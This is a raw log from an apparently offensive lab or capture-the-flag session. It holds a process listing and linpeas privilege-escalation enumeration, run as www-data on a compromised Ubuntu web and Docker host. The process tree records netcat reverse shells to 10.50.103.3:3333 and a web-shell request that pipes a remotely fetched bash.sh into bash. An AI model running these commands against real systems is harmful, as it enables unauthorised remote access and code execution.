? Sl 06:42 0:00 _ containerd-shim -namespace moby -workdir /var/lib/containerd/io.containerd.runtime.v1.linux/moby/8185415feb5e8cea107063323f40cd635791199d8f3671eb2834301962742fdc -address /run/containerd/containerd.sock -containerd-binary /usr/bin/containerd -runtime-root /var/run/docker/runtime-runc root 1012 0.0 0.0 4632 888 ? Ss 06:42 0:00 _ /bin/sh -c /etc/init.d/apache2 start && /etc/init.d/mysql start && /bin/bash root 1085 0.0 0.4 373648 18616 ? Ss 06:42 0:00 _ /usr/sbin/apache2 -k start www-data 1090 0.0 0.3 374204 12888 ? S 06:42 0:00 | _ /usr/sbin/apache2 -k start www-data 1091 0.0 0.2 374040 10872 ? S 06:42 0:00 | _ /usr/sbin/apache2 -k start www-data 1092 0.0 0.2 374048 10868 ? S 06:42 0:00 | _ /usr/sbin/apache2 -k start www-data 2232 0.0 0.0 4632 812 ? S 06:47 0:00 | | _ sh -c nc -e /bin/sh 10.50.103.3 3333 www-data 2233 0.0 0.0 4632 860 ? S 06:47 0:00 | | _ sh www-data 2293 0.0 0.0 19312 2096 ? S 06:47 0:00 | | _ script -q /dev/null www-data 2294 0.0 0.0 18512 3424 ? Ss+ 06:47 0:00 | | _ bash -i www-data 1093 0.0 0.3 374204 13768 ? S 06:42 0:00 | _ /usr/sbin/apache2 -k start www-data 1094 0.0 0.3 374204 12656 ? S 06:42 0:00 | _ /usr/sbin/apache2 -k start www-data 1896 0.0 0.8 378976 36100 ? S 06:44 0:00 | _ /usr/sbin/apache2 -k start www-data 2301 0.0 0.2 374040 10880 ? S 06:47 0:00 | _ /usr/sbin/apache2 -k start www-data 10858 0.0 0.3 374212 12360 ? S 07:56 0:00 | _ /usr/sbin/apache2 -k start www-data 10923 0.0 0.2 374040 10844 ? S 07:57 0:00 | _ /usr/sbin/apache2 -k start www-data 11056 0.0 0.2 374040 10904 ? S 07:58 0:00 | _ /usr/sbin/apache2 -k start www-data 11303 0.0 0.2 374056 10900 ? S 08:00 0:00 | _ /usr/sbin/apache2 -k start www-data 11368 0.0 0.2 374056 10904 ? S 08:00 0:00 | _ /usr/sbin/apache2 -k start www-data 11434 0.0 0.2 374056 10904 ? S 08:01 0:00 | _ /usr/sbin/apache2 -k start www-data 12073 0.0 0.2 374212 11592 ? S 08:06 0:00 | _ /usr/sbin/apache2 -k start www-data 12156 0.0 0.2 374040 10912 ? S 08:07 0:00 | _ /usr/sbin/apache2 -k start www-data 12996 0.0 0.2 374040 10904 ? S 08:13 0:00 | _ /usr/sbin/apache2 -k start www-data 13007 0.0 0.2 374040 10844 ? S 08:13 0:00 | _ /usr/sbin/apache2 -k start www-data 13056 0.0 0.2 374040 10900 ? S 08:14 0:00 | _ /usr/sbin/apache2 -k start www-data 13073 0.0 0.2 374056 10900 ? S 08:14 0:00 | _ /usr/sbin/apache2 -k start www-data 13231 0.0 0.2 374040 10912 ? S 08:15 0:00 | _ /usr/sbin/apache2 -k start www-data 13248 0.0 0.2 374212 11628 ? S 08:15 0:00 | _ /usr/sbin/apache2 -k start www-data 13760 0.0 0.2 374212 11588 ? S 08:19 0:00 | _ /usr/sbin/apache2 -k start www-data 13970 0.0 0.2 374040 10912 ? S 08:21 0:00 | _ /usr/sbin/apache2 -k start www-data 13983 0.0 0.2 374212 11948 ? S 08:21 0:00 | _ /usr/sbin/apache2 -k start www-data 14146 0.0 0.2 374204 11980 ? S 08:23 0:00 | _ /usr/sbin/apache2 -k start www-data 14439 0.0 0.2 374040 10912 ? S 08:25 0:00 | _ /usr/sbin/apache2 -k start www-data 14534 0.0 0.3 374260 12816 ? S 08:26 0:00 | _ /usr/sbin/apache2 -k start www-data 14826 0.0 0.2 374212 11612 ? S 08:28 0:00 | _ /usr/sbin/apache2 -k start www-data 15017 0.0 0.2 374212 11692 ? S 08:30 0:00 | _ /usr/sbin/apache2 -k start www-data 15094 0.0 0.2 374228 11736 ? S 08:30 0:00 | _ /usr/sbin/apache2 -k start www-data 15747 0.0 0.2 373920 8648 ? S 08:36 0:00 | _ /usr/sbin/apache2 -k start www-data 15806 0.0 0.2 374048 10908 ? S 08:36 0:00 | _ /usr/sbin/apache2 -k start www-data 15915 0.0 0.0 4632 804 ? S 08:37 0:00 | | _ sh -c nc -e /bin/sh 10.50.103.3 3333 www-data 15916 0.0 0.0 4632 880 ? S 08:37 0:00 | | _ sh www-data 15959 0.0 0.2 36548 8524 ? S 08:37 0:00 | | _ python3 -c import pty; pty.spawn("/bin/bash") www-data 15960 0.0 0.0 18512 3412 ? Ss 08:37 0:00 | | _ /bin/bash www-data 16276 0.0 0.2 112668 9308 ? S+ 08:39 0:00 | | _ curl 192.168.100.1:8080/hax.php?cmd=curl%20http%3A%2F%2F10.50.103.3%3A80%2Fbash.sh%7Cbash%20%26 www-data 15809 0.0 0.1 373728 6884 ? S 08:36 0:00 | _ /usr/sbin/apache2 -k start www-data 15810 0.0 0.1 373680 6856 ? S 08:36 0:00 | _ /usr/sbin/apache2 -k start systemd+ 1137 0.0 0.0 4632 1788 ? S 06:42 0:00 _ /bin/sh /usr/bin/mysqld_safe systemd+ 1491 0.1 4.9 1621092 199792 ? Sl 06:42 0:07 | _ /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306 --log-syslog=1 --log-syslog-facility=daemon --log-syslog-tag= root 1607 0.0 0.0 18512 3156 ? S+ 06:42 0:00 _ /bin/bash root 413 0.0 2.0 1008784 84364 ? Ssl 06:42 0:02 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock root 986 0.0 0.0 548248 3268 ? Sl 06:42 0:00 _ /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 80 -container-ip 192.168.100.100 -container-port 80 root 441 0.0 0.0 7352 2260 ttyS0 Ss+ 06:42 0:00 /sbin/agetty -o -p -- u --keep-baud 115200,38400,9600 ttyS0 vt220 root 445 0.0 0.0 5828 1832 tty1 Ss+ 06:42 0:00 /sbin/agetty -o -p -- u --noclear tty1 linux root 550 0.0 0.1 232708 6768 ? Ssl 06:42 0:00 /usr/lib/policykit-1/polkitd --no-debug root 584 0.0 0.5 108072 20976 ? Ssl 06:42 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal mysql 720 0.2 9.3 1741020 376336 ? Ssl 06:42 0:20 /usr/sbin/mysqld root 1934 0.0 0.4 193472 17896 ? Ss 06:45 0:00 /usr/sbin/apache2 -k start www-data 1935 0.0 0.3 193908 12860 ? S 06:45 0:00 _ /usr/sbin/apache2 -k start www-data 1936 0.0 0.3 193900 12108 ? S 06:45 0:00 _ /usr/sbin/apache2 -k start www-data 1937 0.0 0.3 193908 12124 ? S 06:45 0:00 _ /usr/sbin/apache2 -k start www-data 1938 0.0 0.3 193900 12108 ? S 06:45 0:00 _ /usr/sbin/apache2 -k start www-data 1939 0.0 0.2 193900 11796 ? S 06:45 0:00 _ /usr/sbin/apache2 -k start www-data 6825 0.0 0.2 193900 11796 ? S 07:24 0:00 _ /usr/sbin/apache2 -k start www-data 16510 0.0 0.1 193860 7924 ? S 08:41 0:00 _ /usr/sbin/apache2 -k start www-data 16279 0.0 0.0 3976 2964 ? S 08:39 0:00 bash www-data 16280 0.0 0.0 4240 3660 ? S 08:39 0:00 _ bash -i www-data 16648 0.1 0.0 3680 2648 ? S 08:42 0:00 _ /bin/sh ./linpeas.sh www-data 20009 0.0 0.0 3680 1136 ? S 08:43 0:00 _ /bin/sh ./linpeas.sh www-data 20013 0.0 0.0 6032 2952 ? R 08:43 0:00 | _ ps fauxwww www-data 20012 0.0 0.0 3680 1136 ? S 08:43 0:00 _ /bin/sh ./linpeas.sh ╔══════════╣ Processes with credentials in memory (root req) ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#credentials-from-process-memory gdm-password Not Found gnome-keyring-daemon Not Found lightdm Not Found vsftpd Not Found apache2 process found (dump creds from memory as root) sshd: process found (dump creds from memory as root) ╔══════════╣ Processes whose PPID belongs to a different user (not root) ╚ You will know if a user can somehow spawn processes as a different user Proc 291 with ppid 1 is run by user systemd-timesync but the ppid user is root Proc 338 with ppid 1 is run by user systemd-network but the ppid user is root Proc 340 with ppid 1 is run by user systemd-resolve but the ppid user is root Proc 390 with ppid 1 is run by user messagebus but the ppid user is root Proc 404 with ppid 1 is run by user syslog but the ppid user is root Proc 408 with ppid 1 is run by user daemon but the ppid user is root Proc 720 with ppid 1 is run by user mysql but the ppid user is root Proc 1090 with ppid 1085 is run by user www-data but the ppid user is root Proc 1091 with ppid 1085 is run by user www-data but the ppid user is root Proc 1092 with ppid 1085 is run by user www-data but the ppid user is root Proc 1093 with ppid 1085 is run by user www-data but the ppid user is root Proc 1094 with ppid 1085 is run by user www-data but the ppid user is root Proc 1137 with ppid 1012 is run by user systemd-resolve but the ppid user is root Proc 1896 with ppid 1085 is run by user www-data but the ppid user is root Proc 1935 with ppid 1934 is run by user www-data but the ppid user is root Proc 1936 with ppid 1934 is run by user www-data but the ppid user is root Proc 1937 with ppid 1934 is run by user www-data but the ppid user is root Proc 1938 with ppid 1934 is run by user www-data but the ppid user is root Proc 1939 with ppid 1934 is run by user www-data but the ppid user is root Proc 2301 with ppid 1085 is run by user www-data but the ppid user is root Proc 6825 with ppid 1934 is run by user www-data but the ppid user is root Proc 10858 with ppid 1085 is run by user www-data but the ppid user is root Proc 10923 with ppid 1085 is run by user www-data but the ppid user is root Proc 11056 with ppid 1085 is run by user www-data but the ppid user is root Proc 11303 with ppid 1085 is run by user www-data but the ppid user is root Proc 11368 with ppid 1085 is run by user www-data but the ppid user is root Proc 11434 with ppid 1085 is run by user www-data but the ppid user is root Proc 12073 with ppid 1085 is run by user www-data but the ppid user is root Proc 12156 with ppid 1085 is run by user www-data but the ppid user is root Proc 12996 with ppid 1085 is run by user www-data but the ppid user is root Proc 13007 with ppid 1085 is run by user www-data but the ppid user is root Proc 13056 with ppid 1085 is run by user www-data but the ppid user is root Proc 13073 with ppid 1085 is run by user www-data but the ppid user is root Proc 13231 with ppid 1085 is run by user www-data but the ppid user is root Proc 13248 with ppid 1085 is run by user www-data but the ppid user is root Proc 13760 with ppid 1085 is run by user www-data but the ppid user is root Proc 13970 with ppid 1085 is run by user www-data but the ppid user is root Proc 13983 with ppid 1085 is run by user www-data but the ppid user is root Proc 14146 with ppid 1085 is run by user www-data but the ppid user is root Proc 14439 with ppid 1085 is run by user www-data but the ppid user is root Proc 14534 with ppid 1085 is run by user www-data but the ppid user is root Proc 14826 with ppid 1085 is run by user www-data but the ppid user is root Proc 15017 with ppid 1085 is run by user www-data but the ppid user is root Proc 15094 with ppid 1085 is run by user www-data but the ppid user is root Proc 15747 with ppid 1085 is run by user www-data but the ppid user is root Proc 15806 with ppid 1085 is run by user www-data but the ppid user is root Proc 15809 with ppid 1085 is run by user www-data but the ppid user is root Proc 15810 with ppid 1085 is run by user www-data but the ppid user is root Proc 16279 with ppid 1 is run by user www-data but the ppid user is root Proc 16510 with ppid 1934 is run by user www-data but the ppid user is root ╔══════════╣ Files opened by processes belonging to other users ╚ This is usually empty because of the lack of privileges to read other user processes information COMMAND PID TID TASKCMD USER FD TYPE DEVICE SIZE/OFF NODE NAME ╔══════════╣ Systemd PATH ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#systemd-path-relative-paths PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin ╔══════════╣ Cron jobs ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs /usr/bin/crontab incrontab Not Found -rw-r--r-- 1 root root 1042 Feb 13 2020 /etc/crontab /etc/cron.d: total 24 drwxr-xr-x 2 root root 4096 Nov 3 2020 . drwxr-xr-x 101 root root 4096 Sep 24 16:47 .. -rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder -rw-r--r-- 1 root root 201 Feb 14 2020 e2scrub_all -rw-r--r-- 1 root root 712 Mar 27 2020 php -rw-r--r-- 1 root root 190 Sep 7 2020 popularity-contest /etc/cron.daily: total 56 drwxr-xr-x 2 root root 4096 Jun 23 2021 . drwxr-xr-x 101 root root 4096 Sep 24 16:47 .. -rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder -rwxr-xr-x 1 root root 539 Apr 13 2020 apache2 -rwxr-xr-x 1 root root 376 Dec 4 2019 apport -rwxr-xr-x 1 root root 1478 Apr 9 2020 apt-compat -rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils -rwxr-xr-x 1 root root 1187 Sep 5 2019 dpkg -rwxr-xr-x 1 root root 2211 Sep 1 2019 locate -rwxr-xr-x 1 root root 377 Jan 21 2019 logrotate -rwxr-xr-x 1 root root 1123 Feb 25 2020 man-db -rwxr-xr-x 1 root root 4574 Jul 18 2019 popularity-contest -rwxr-xr-x 1 root root 214 Apr 2 2020 update-notifier-common /etc/cron.hourly: total 12 drwxr-xr-x 2 root root 4096 Sep 7 2020 . drwxr-xr-x 101 root root 4096 Sep 24 16:47 .. -rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder /etc/cron.monthly: total 12 drwxr-xr-x 2 root root 4096 Sep 7 2020 . drwxr-xr-x 101 root root 4096 Sep 24 16:47 .. -rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder /etc/cron.weekly: total 20 drwxr-xr-x 2 root root 4096 Sep 7 2020 . drwxr-xr-x 101 root root 4096 Sep 24 16:47 .. -rw-r--r-- 1 root root 102 Feb 13 2020 .placeholder -rwxr-xr-x 1 root root 813 Feb 25 2020 man-db -rwxr-xr-x 1 root root 211 Apr 2 2020 update-notifier-common SHELL=/bin/sh PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin 17 * * * * root cd / && run-parts --report /etc/cron.hourly 25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily ) 47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly ) 52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly ) ╔══════════╣ System timers ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers NEXT LEFT LAST PASSED UNIT ACTIVATES Sun 2024-09-29 09:09:00 UTC 25min left Sun 2024-09-29 08:39:05 UTC 4min 15s ago phpsessionclean.timer phpsessionclean.service Sun 2024-09-29 10:20:37 UTC 1h 37min left Sat 2024-09-28 17:19:10 UTC 15h ago motd-news.timer motd-news.service Sun 2024-09-29 10:43:16 UTC 1h 59min left Sat 2024-09-28 19:38:01 UTC 13h ago fwupd-refresh.timer fwupd-refresh.service Sun 2024-09-29 12:37:31 UTC 3h 54min left Thu 2024-09-26 09:46:40 UTC 2 days ago apt-daily.timer apt-daily.service Mon 2024-09-30 00:00:00 UTC 15h left Tue 2024-09-24 16:47:06 UTC 4 days ago fstrim.timer fstrim.service Mon 2024-09-30 00:00:00 UTC 15h left Sun 2024-09-29 04:49:57 UTC 3h 53min ago logrotate.timer logrotate.service Mon 2024-09-30 00:00:00 UTC 15h left Sun 2024-09-29 04:49:57 UTC 3h 53min ago man-db.timer man-db.service Mon 2024-09-30 06:47:50 UTC 22h left Sun 2024-09-29 06:04:17 UTC 2h 39min ago apt-daily-upgrade.timer apt-daily-upgrade.service Mon 2024-09-30 06:57:27 UTC 22h left Sun 2024-09-29 06:57:27 UTC 1h 45min ago systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service Sun 2024-10-06 03:10:52 UTC 6 days left Sun 2024-09-29 04:50:27 UTC 3h 52min ago e2scrub_all.timer e2scrub_all.service ╔══════════╣ Analyzing .timer files ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#timers ╔══════════╣ Analyzing .service files ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services /etc/systemd/system/multi-user.target.wants/atd.service could be executing some relative path You can't write on systemd PATH ╔══════════╣ Analyzing .socket files ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets /etc/systemd/system/sockets.target.wants/uuidd.socket is calling this writable listener: /run/uuidd/request /usr/lib/systemd/system/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket /usr/lib/systemd/system/sockets.target.wants/dbus.socket is calling this writable listener: /var/run/dbus/system_bus_socket /usr/lib/systemd/system/sockets.target.wants/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log /usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout /usr/lib/systemd/system/sockets.target.wants/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket /usr/lib/systemd/system/syslog.socket is calling this writable listener: /run/systemd/journal/syslog /usr/lib/systemd/system/systemd-journald-dev-log.socket is calling this writable listener: /run/systemd/journal/dev-log /usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/stdout /usr/lib/systemd/system/systemd-journald.socket is calling this writable listener: /run/systemd/journal/socket /usr/lib/systemd/system/uuidd.socket is calling this writable listener: /run/uuidd/request ╔══════════╣ Unix Sockets Listening ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sockets sed: -e expression #1, char 0: no previous regular expression /org/kernel/linux/storage/multipathd /run/acpid.socket └─(Read Write) /run/containerd/containerd.sock /run/containerd/containerd.sock.ttrpc /run/containerd/s/ed427c4eb76c17d54c81a7d440db1158195555812ab4cff51d4ef77bf05bbfd6 /run/dbus/system_bus_socket └─(Read Write) /run/docker.sock /run/irqbalance//irqbalance399.sock └─(Read ) /run/irqbalance/irqbalance399.sock └─(Read ) /run/lvm/lvmpolld.socket /run/mysqld/mysqld.sock └─(Read Write) /run/systemd/journal/dev-log └─(Read Write) /run/systemd/journal/io.systemd.journal /run/systemd/journal/socket └─(Read Write) /run/systemd/journal/stdout └─(Read Write) /run/systemd/journal/syslog └─(Read Write) /run/systemd/notify └─(Read Write) /run/systemd/private └─(Read Write) /run/systemd/userdb/io.systemd.DynamicUser └─(Read Write) /run/udev/control /run/uuidd/request └─(Read Write) /var/run/docker/libnetwork/649db8d36d29.sock /var/run/docker/metrics.sock /var/run/mysqld/mysqld.sock └─(Read Write) ╔══════════╣ D-Bus Service Objects list ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus NAME PID PROCESS USER CONNECTION UNIT SESSION DESCRIPTION :1.0 291 systemd-timesyn systemd-timesync :1.0 systemd-timesyncd.service - - :1.1 338 systemd-network systemd-network :1.1 systemd-networkd.service - - :1.17 24953 busctl www-data :1.17 apache2.service - - :1.2 340 systemd-resolve systemd-resolve :1.2 systemd-resolved.service - - :1.3 1 systemd root :1.3 init.scope - - :1.4 382 accounts-daemon[0m root :1.4 accounts-daemon.service - - :1.5 550 polkitd root :1.5 polkit.service - - :1.6 405 systemd-logind root :1.6 systemd-logind.service - - :1.8 402 networkd-dispat root :1.8 networkd-dispatcher.service - - :1.9 584 unattended-upgr root :1.9 unattended-upgrades.service - - com.ubuntu.LanguageSelector - - - (activatable) - - - com.ubuntu.SoftwareProperties - - - (activatable) - - - io.netplan.Netplan - - - (activatable) - - - org.freedesktop.Accounts 382 accounts-daemon[0m root :1.4 accounts-daemon.service - - org.freedesktop.DBus 1 systemd root - init.scope - - org.freedesktop.PackageKit - - - (activatable) - - - org.freedesktop.PolicyKit1 550 polkitd root :1.5 polkit.service - - org.freedesktop.bolt - - - (activatable) - - - org.freedesktop.fwupd - - - (activatable) - - - org.freedesktop.hostname1 - - - (activatable) - - - org.freedesktop.locale1 - - - (activatable) - - - org.freedesktop.login1 405 systemd-logind root :1.6 systemd-logind.service - - org.freedesktop.network1 338 systemd-network systemd-network :1.1 systemd-networkd.service - - org.freedesktop.resolve1 340 systemd-resolve systemd-resolve :1.2 systemd-resolved.service - - org.freedesktop.systemd1 1 systemd root :1.3 init.scope - - org.freedesktop.timedate1 - - - (activatable) - - - org.freedesktop.timesync1 291 systemd-timesyn systemd-timesync :1.0 systemd-timesyncd.service - - ╔══════════╣ D-Bus config files ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#d-bus Possible weak user policy found on /etc/dbus-1/system.d/dnsmasq.conf ( <policy user="dnsmasq">) ╔═════════════════════╗ ══════════════════════════════╣ Network Information ╠══════════════════════════════ ╚═════════════════════╝ ╔══════════╣ Interfaces # symbolic names for networks, see networks(5) for more information link-local 169.254.0.0 br-19e3b4fa18b8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.100.1 netmask 255.255.255.0 broadcast 192.168.100.255 inet6 fe80::42:40ff:febf:dce0 prefixlen 64 scopeid 0x20<link> ether 02:42:40:bf:dc:e0 txqueuelen 0 (Ethernet) RX packets 2104 bytes 2763724 (2.7 MB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 2729 bytes 228312 (228.3 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500 inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255 ether 02:42:7c:47:0d:a2 txqueuelen 0 (Ethernet) RX packets 0 bytes 0 (0.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 0 bytes 0 (0.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001 inet 10.200.107.33 netmask 255.255.255.0 broadcast 10.200.107.255 inet6 fe80::20:71ff:fe19:59a7 prefixlen 64 scopeid 0x20<link> ether 02:20:71:19:59:a7 txqueuelen 1000 (Ethernet) RX packets 4012 bytes 1117220 (1.1 MB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 3091 bytes 2989334 (2.9 MB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Local Loopback) RX packets 238 bytes 21425 (21.4 KB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 238 bytes 21425 (21.4 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 veth85d246d: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet6 fe80::6857:cbff:febe:11d1 prefixlen 64 scopeid 0x20<link> ether 6a:57:cb:be:11:d1 txqueuelen 0 (Ethernet) RX packets 2104 bytes 2793180 (2.7 MB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 2745 bytes 229528 (229.5 KB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 ╔══════════╣ Hostname, hosts and DNS ip-10-200-107-33 127.0.0.1 localhost ::1 ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters ff02::3 ip6-allhosts nameserver 127.0.0.53 options edns0 search eu-west-1.compute.internal eu-west-1.compute.internal ╔══════════╣ Active Ports ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#open-ports tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN - tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN - tcp 0 0 192.168.100.1:3306 0.0.0.0:* LISTEN - tcp 0 0 127.0.0.1:36943 0.0.0.0:* LISTEN - tcp 0 0 192.168.100.1:8080 0.0.0.0:* LISTEN - tcp6 0 0 :::22 :::* LISTEN - tcp6 0 0 :::33060 :::* LISTEN - tcp6 0 0 :::80 :::* LISTEN - ╔══════════╣ Can I sniff with tcpdump? No ╔═══════════════════╗ ═══════════════════════════════╣ Users Information ╠═══════════════════════════════ ╚═══════════════════╝ ╔══════════╣ My user ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#users uid=33(www-data) gid=33(www-data) groups=33(www-data) ╔══════════╣ Do I have PGP keys? /usr/bin/gpg netpgpkeys Not Found netpgp Not Found ╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid ./linpeas.sh: 3390: get_current_user_privot_pid: not found ╔══════════╣ Checking sudo tokens ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#reusing-sudo-tokens ptrace protection is enabled (1) ╔══════════╣ Checking Pkexec policy ╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe#pe-method-2 [Configuration] AdminIdentities=unix-user:0 [Configuration] AdminIdentities=unix-group:sudo;unix-group:admin ╔══════════╣ Superusers root:x:0:0:root:/root:/bin/bash ╔══════════╣ Users with console linux-admin:x:1001:1001:,,,:/home/linux-admin:/bin/bash root:x:0:0:root:/root:/bin/bash ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash ╔══════════╣ All users & groups uid=0(root) gid=0(root) groups=0(root) uid=1(daemon[0m) gid=1(daemon[0m) groups=1(daemon[0m) uid=10(uucp) gid=10(uucp) groups=10(uucp) uid=100(systemd-network) gid=102(systemd-network) groups=102(systemd-network) uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),117(netdev),118(lxd) uid=1001(linux-admin) gid=1001(linux-admin) groups=1001(linux-admin) uid=101(systemd-resolve) gid=103(systemd-resolve) groups=103(systemd-resolve) uid=102(systemd-timesync) gid=104(systemd-timesync) groups=104(systemd-timesync) uid=103(messagebus) gid=106(messagebus) groups=106(messagebus) uid=104(syslog) gid=110(syslog) groups=110(syslog),4(adm),5(tty) uid=105(_apt) gid=65534(nogroup) groups=65534(nogroup) uid=106(tss) gid=111(tss) groups=111(tss) uid=107(uuidd) gid=112(uuidd) groups=112(uuidd) uid=108(tcpdump) gid=113(tcpdump) groups=113(tcpdump) uid=109(sshd) gid=65534(nogroup) groups=65534(nogroup) uid=110(landscape) gid=115(landscape) groups=115(landscape) uid=111(pollinate) gid=1(daemon[0m) groups=1(daemon[0m) uid=112(ec2-instance-connect) gid=65534(nogroup) groups=65534(nogroup) uid=113(mysql) gid=119(mysql) groups=119(mysql) uid=114(dnsmasq) gid=65534(nogroup) groups=65534(nogroup) uid=13(proxy) gid=13(proxy) groups=13(proxy) uid=2(bin) gid=2(bin) groups=2(bin) uid=3(sys) gid=3(sys) groups=3(sys) uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=34(backup) gid=34(backup) groups=34(backup) uid=38(list) gid=38(list) groups=38(list) uid=39(irc) gid=39(irc) groups=39(irc) uid=4(sync) gid=65534(nogroup) groups=65534(nogroup) uid=41(gnats) gid=41(gnats) groups=41(gnats) uid=5(games) gid=60(games) groups=60(games) uid=6(man) gid=12(man) groups=12(man) uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup) uid=7(lp) gid=7(lp) groups=7(lp) uid=8(mail) gid=8(mail) groups=8(mail) uid=9(news) gid=9(news) groups=9(news) uid=998(lxd) gid=100(users) groups=100(users) uid=999(systemd-coredump) gid=999(systemd-coredump) groups=999(systemd-coredump) ╔══════════╣ Login now 08:43:24 up 2:01, 0 users, load average: 0.32, 0.10, 0.04 USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT ╔══════════╣ Last logons reboot system boot Tue Nov 3 12:03:38 2020 - Wed Nov 4 02:02:35 2020 (13:58) 0.0.0.0 ubuntu pts/0 Mon Nov 2 23:33:56 2020 - Tue Nov 3 12:02:24 2020 (12:28) 10.41.0.2 reboot system boot Mon Nov 2 23:33:41 2020 - Tue Nov 3 12:02:27 2020 (12:28) 0.0.0.0 ubuntu pts/1 Mon Nov 2 22:35:55 2020 - Mon Nov 2 23:32:34 2020 (00:56) 10.41.0.2 root pts/0 Mon Nov 2 20:47:55 2020 - down (02:44) 10.41.0.2 root pts/1 Sat Oct 31 23:05:52 2020 - Mon Nov 2 09:56:14 2020 (1+10:50) 10.41.0.2 ubuntu pts/0 Sat Oct 31 22:48:42 2020 - Sat Oct 31 23:12:21 2020 (00:23) 10.41.0.2 reboot system boot Sat Oct 31 22:18:43 2020 - Mon Nov 2 23:32:36 2020 (2+01:13) 0.0.0.0 wtmp begins Sat Oct 31 22:18:43 2020 ╔══════════╣ Last time logon each user Username Port From Latest root pts/1 10.41.0.2 Tue Feb 23 09:09:02 +0000 2021 ubuntu pts/0 10.41.0.2 Wed Dec 9 15:39:48 +0000 2020 linux-admin pts/0 10.41.0.2 Sat Jan 16 19:48:21 +0000 2021 root pts/1 10.41.0.2 Tue Feb 23 09:09:02 +0000 2021 ╔══════════╣ Do not forget to test 'su' as any other user with shell: without password and with their names as password (I don't do it in FAST mode...) ╔══════════╣ Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!! ╔══════════════════════╗ ═════════════════════════════╣ Software Information ╠═════════════════════════════ ╚══════════════════════╝ ╔══════════╣ Useful software /usr/bin/base64 /usr/bin/ctr /usr/bin/curl /usr/bin/docker /usr/bin/gcc /usr/bin/make /usr/bin/nc /usr/bin/netcat /usr/bin/nmap /usr/bin/perl /usr/bin/php /usr/bin/ping /usr/bin/python3 /usr/sbin/runc /usr/bin/sudo /usr/bin/wget ╔══════════╣ Installed Compilers ii gcc 4:9.3.0-1ubuntu2 amd64 GNU C compiler ii gcc-9 9.3.0-17ubuntu1~20.04 amd64 GNU C compiler /usr/bin/gcc ╔══════════╣ Analyzing Apache-Nginx Files (limit 70) Apache version: Server version: Apache/2.4.41 (Ubuntu) Server built: 2021-06-17T18:27:53 httpd Not Found Nginx version: nginx Not Found 